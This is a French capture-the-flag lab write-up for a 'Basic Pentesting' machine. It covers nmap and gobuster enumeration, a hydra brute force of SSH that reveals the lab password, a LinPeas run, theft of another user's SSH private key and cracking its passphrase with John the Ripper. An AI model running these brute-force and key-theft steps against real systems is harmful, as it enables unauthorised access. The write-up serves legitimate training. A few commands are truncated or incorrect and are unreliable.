

Basic Pentesting.



// EMERSON FRANCISCO



Write Up


Basic Pentesting

En répondant aux questions, nous allons apprendre :

- Brute forcing
- Hash cracking
- Service, and Linux enumeration



Pour commencer, nous allons déployer la machine Basic pentesting via le bouton « start machine ».

 Start Machine



La deuxième question nous demande de trouver les services exposés par la machine.

Nous allons donc effectuer un scan nmap, en ayant les informations de base.

La commande est la suivante :

```
nmap -v -sC -sV IP
```



Vous devriez donc voir que différents ports sont ouverts : 22, 80, 139, 445, 8009 et 8080.

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|_   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_   256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (EdDSA)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/9.0.7
MAC Address: 02:E2:26:F6:8E:69 (Unknown)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Ce qui nous intéresse est le serveur web





Nous allons par la suite chercher le nom du répertoire caché sur le serveur web.

Nous pouvons donc utiliser le GoBuster sur le port où se trouve le site




Avec la commande suivante :

```
gobuster dir -u IP -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-  
medium.txt
```




```
2022/01/10 18:42:02 Starting gobuster  
=====  
/development (Status: 301)  
/server-status (Status: 403)  
=====  
2022/01/10 18:42:34 Finished
```



Nous pouvons voir et accéder aux deux fichiers



Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 dev.txt	2018-04-23 14:52	483	
 j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.65.244 Port 80



Nous avons donc ces 2 fichiers :

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K
```

```
2018-04-22: SMB has been configured. -K
```

```
2018-04-21: I got Apache set up. Will put in our content later. -J
```

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K



Par la suite nous allons utiliser le script suivant :

`enum4linux -a IP`

```
[+] Enumerating users using SID S-1-22-1 and logon u
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

=====
|   Getting printer info for 10.10.87.70   |
=====
No printers returned.

enum4linux complete on Mon Jan 10 19:08:53 2022
```



Il y a deux potentiels utilisateurs mais dans la note laissée par « K » à « J » nous savons que « J » a un mot de passe faible et facile à craquer.



Non allons donc utiliser le brute force avec la commande :

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt  
ssh://IP
```



Maintenant que nous avons trouvé les informations d'identification, nous pouvons nous connecter au service SSH.

```
ssh jan@IP  
et le mdp : armando
```

```
root@ip-10-10-39-181:~# ssh jan@10.10.87.70  
The authenticity of host '10.10.87.70 (10.10.87.70)' can't be established.  
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00lT9N4W5ifchySQ.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.10.87.70' (ECDSA) to the list of known hosts.  
jan@10.10.87.70's password:  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
0 packages can be updated.  
0 updates are security updates.
```



Nous allons utiliser le LinPeas pour avoir les privilèges avec la commande :

```
curl -L https://github.com/carlospolop/PEASS-
```



Et maintenant, nous pouvons le copier dans l'ordinateur :

```
cp linpeas.sh jan@IP:/tmp
```



Nous devons le copier dans le répertoire /home/jan-
Nous obtiendrons une permission refusée, mais à la place nous pouvons écrire dans le répertoire tmp.
Puis connectez-vous au service SSH en tant que JAN.



Par la suite exécutez le script :

```
sh /tmp/linpeas.sh
```



LinPeas avait identifié que le mot de passe Kay de l'utilisateur se trouvait dans le répertoire personnel.

```
Files inside others home (limit 20)
/home/kay/.profile
/home/kay/.viminfo
/home/kay/.bashrc
/home/kay/.bash_history
/home/kay/.lessht
/home/kay/.ssh/authorized_keys
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa.pub
/home/kay/.bash_logout
/home/kay/.sudo_as_admin_successful
/home/kay/pass.bak
```



Nous pouvons le récupérer sur notre machine hôte avec la commande :

```
scp jan@IP:/home/kay/.ssh/id_rsa .
```



Avant de nous connecter nous devons définir correctement les permissions avec la commande : `chmod 600 id_rsa`



Maintenant nous pouvons nous connecter avec Kay

```
root@ip-10-10-100-39:~# ssh -i id_rsa kay@10.10.37.36
Enter passphrase for key 'id_rsa':
```



Nous pouvons voir qu'il a une passphrase.

Nous allons donc la forcer avec John The Ripper

Mais avant cela, nous devons convertir la clé SSH en un format compréhensible pour John avec la commande :

```
python /opt/john/ssh2john.py id_rsa > johnformat.txt
```



Un fichier johnformat.txt devrait être créé, avec un hash que nous utiliserons.

```
john --wordlist=/usr/share/wordlists/rockyou.txt
johnformat.txt
```



Nous pouvons voir qu'il y a un fichier appelé pass.bak.
Après avoir vérifié ce qu'il contient, nous pouvons voir
qu'il y a un drapeau.

Nous avons donc finalisé le travail.